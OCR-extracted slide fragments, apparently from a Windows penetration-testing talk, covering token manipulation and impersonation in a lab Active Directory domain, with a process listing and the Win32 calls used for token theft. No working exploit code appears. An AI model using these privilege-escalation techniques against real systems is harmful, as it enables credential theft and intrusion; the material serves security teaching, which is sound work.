
```
PS C:\> Get-Process -IncludeUserName

Handles      WS(K)   CPU(s)     Id UserName               ProcessName
-------      -----   ------     -- --------               -----------
    393       8020     0.36   4656 CAPSULE\Acapaz          ApplicationFrameHost
    302      21892     0.16   3608 CAPSULE\Acapaz          backgroundTaskHost
    266      23412     0.09   4372 CAPSULE\Acapaz          backgroundTaskHost
    162       1668     0.05    980 CAPSULE\Acapaz          browser_broker
     47       3324     0.00   8052 CAPSULE\administrator  cmd
    242      15708     1.23   1928 CAPSULE\Acapaz          conhost
    191      15972     0.05   5264 CAPSULE\administrator  conhost
    239      20392     1.31   6820 CAPSULE\Acapaz          conhost
    457       1372     0.55    604                        csrss
```

Token Manipulation


- With privileges, we can manipulate any token in the system!
- Recall that credentials are tied to logon sessions
  - Non-Network logon → Credentials in lsass.exe
  - Network logon → No credentials
- Logon with no creds means token with no creds
- Token with no creds means USELESS TOKEN

Token Impersonation / Theft



*

- **CreateProcessWithTokenW()** → Creates a process with the token.
- **ImpersonateLoggedOnUser()** → Assigns a primary or impersonation token to the calling thread
- **SetTheadToken()** → Assigns an impersonation token to a thread


DC01.capsule.corp
FileServer.capsule.corp
Strobe
Activities
Terminal
Fri 14:01
attl4s@Strobe: ~
File Edit View Search Terminal Help
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

[0] 0:dotnet*Z
"Strobe" 14:01 31-May-19

Injecting into the Context



